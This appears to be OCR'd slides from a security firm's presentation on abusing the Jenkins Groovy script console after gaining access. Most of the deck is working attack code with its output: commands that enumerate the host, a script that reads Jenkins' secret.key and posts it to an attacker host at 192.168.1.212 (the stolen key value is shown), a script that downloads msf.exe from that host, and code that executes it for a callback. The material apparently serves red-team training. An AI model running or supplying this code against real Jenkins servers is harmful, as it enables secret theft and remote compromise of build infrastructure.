b4727e732da2406cbf74729c562c3ceb
```

Basic Operating System Interaction



```
System.getenv().each { key, value ->
    println "${key}=${value};"
}
```




Result

```
LOCALAPPDATA=C:\Windows\system32\config\systemprofile\AppData\Local;
PROCESSOR_LEVEL=25;
USERDOMAIN=WORKGROUP;
JAVA_HOME=C:\Program Files\Java\jdk-21;
WINSW_SERVICE_ID=jenkins;
ALLUSERSPROFILE=C:\ProgramData;
PROCESSOR_ARCHITECTURE=AMD64;
BASE=C:\Program Files\Jenkins;
PSModulePath=C:\Program Files\WindowsPowerShell\Modules;C:\Windows\syst
SystemDrive=C:;
APPDATA=C:\Windows\system32\config\systemprofile\AppData\Roaming;
SERVICE_ID=jenkins;
USERNAME=WINJENKINS$;
ProgramFiles(x86)=C:\Program Files (x86);
CommonProgramFiles=C:\Program Files\Common Files;
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows
Files\Oracle\Java\javapath;C:\Windows\system32\config\systemprofile\App
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;
DriverData=C:\Windows\System32\Drivers\DriverData;
OS=Windows_NT;
```

TRUSTEDSEC

Basic Operating System Interaction



All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.


```
import java.net.InetAddress

def hostname = InetAddress.localHost.hostName
def username = System.getProperty("user.name")

println "User: $username"
println "Host: $hostname"

```

Result


```
User: WINJENKINS$
Host: WINJENKINS
```

TRUSTEDSEC

Basic Operating System Interaction



```
import jenkins.model.Jenkins

def jenkins = Jenkins.instance
def nodes = jenkins.nodes

nodes.each { node ->
    println "Node Name: ${node.displayName}"
}
```



Result


```
Node Name: test
Result: [hudson.slaves.DumbSlave[test]]
```

TRUSTEDSEC

Exfiltration

Get stuff out


Exfiltration



```
import java.net.URL
import java.io.File

try {
    def file = new File("c:\\programdata\\jenkins\\.jenkins\\secret.key")
    if (!file.exists()) {
        println "Error: File does not exist: ${file.absolutePath}"
        return
    }
    def fileContents = file.text

    def url = new URL("http://192.168.1.212:5000")
    HttpURLConnection connection = (HttpURLConnection) url.openConnection()

    try {
        connection.setRequestMethod("POST")
        connection.setDoOutput(true)
        connection.setRequestProperty("Content-Type", "text/plain")
        connection.setRequestProperty("Content-Length", "${fileContents.getBytes('UTF-
8').length}")
```


TRUSTEDSEC

Exfiltration


Result

```
Response Code: 200
Success Response: {
  "message": "Successfully uploaded 1 file(s)",
  "status": "success",
  "uploaded_files": [
    {
      "original_name": "secret.key",
      "saved_name": "secret_20250702_130538.key",
      "size_bytes": 64,
      "size_human": "0.1 KB",
      "upload_time": "2025-07-02 13:05:38"
    }
  ]
}
```

Exfiltration




```
mez0  ~  13:06  ❯ cat /tmp/uploads/secret_20250702_130538.key
7e254359fe03c40f955765601e92123716acfc8e08a118b8bd634b9e4337f393%

mez0  ~  13:06  ❯ 
```

TRUSTEDSEC

Infiltration

Getting stuff in


Infiltration



```groovy
import java.nio.file.Files
import java.nio.file.Paths

def downloadAndSaveExe(String fileUrl, String savePath) {
    try {
        URL url = new URL(fileUrl)
        byte[] fileBytes = url.openStream().withStream { inputStream ->
            inputStream.bytes
        }

        Files.write(Paths.get(savePath), fileBytes)
        println "File downloaded and saved successfully to: $savePath"
    } catch (Exception e) {
        println "An error occurred: ${e.message}"
    }
}

String exeUrl = 'http://192.168.1.212:8000/msf.exe'
String saveLocation = 'c:\\windows\\temp\\msf.exe'

downloadAndSaveExe(exeUrl, saveLocation)
```


TRUSTEDSEC

Infiltration




Result

```
File downloaded and saved successfully to: c:\windows\temp\msf.exe
```



```
mez0  /tmp  13:16  ❯ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.144 - - [02/Jul/2025 13:20:38] "GET /msf.exe HTTP/1.1" 200
```



Administrator: Windows PowerShell


```
PS C:\temp> Get-ChildItem


    Directory: C:\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        08/07/2025     17:38           7168 msf.exe


PS C:\temp>
```

TRUSTEDSEC


Starting a process

Getting a callback

Starting a process



```
def startBackgroundProcess(String command) {
    def processBuilder = new ProcessBuilder(command.split(' '))
    def process = processBuilder.start()
    return process
}

def process = startBackgroundProcess('c:\\windows\\temp\\msf.exe')
```

